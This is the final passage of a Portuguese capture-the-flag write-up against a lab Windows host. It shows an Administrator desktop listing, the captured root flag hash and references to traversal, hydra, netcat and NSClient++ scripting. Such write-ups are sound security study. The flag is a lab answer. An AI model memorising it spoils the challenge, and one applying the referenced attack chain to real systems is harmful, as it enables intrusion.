Volume Serial Number is 728C-D22C


Directory of C:\Users\Administrator\Desktop

08/04/2020  23:12    <DIR>          .
08/04/2020  23:12    <DIR>          ..
05/06/2020  15:11                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s) 27,837,661,184 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
2f46274e87c6c60ef40d459321520315

C:\Users\Administrator\Desktop>
```

Como podemos ver temos as flags já introduzidas na plataforma.



Referencias

- [1] <https://pt.wikipedia.org/wiki/OpenVPN>
- [2] <https://nmap.org/>
- [3] <https://nvms-1000.software.informer.com/3.4/>
- [4] <https://tools.kali.org/web-applications/dirbuster>
- [5] https://pt.wikipedia.org/wiki/Burp_Suite
- [6] <https://tools.kali.org/password-attacks/hydra>
- [7] https://pt.wikipedia.org/wiki/Escalonamento_de_privil%C3%A9gios
- [8] https://pt.wikipedia.org/wiki/Protocolo_de_tunelamento
- [9] <https://pt.wikipedia.org/wiki/Netcat>
- [10] <https://docs.python.org/2/library/simplehttpserver.html>
- [11] <https://pt.wikipedia.org/wiki/CURL>
- [12] <https://docs.nsclient.org/api/scripts/#add-script>
- [13] <https://docs.nsclient.org/reference/generic/Scheduler/>
- [14] https://en.wikipedia.org/wiki/Directory_traversal_attack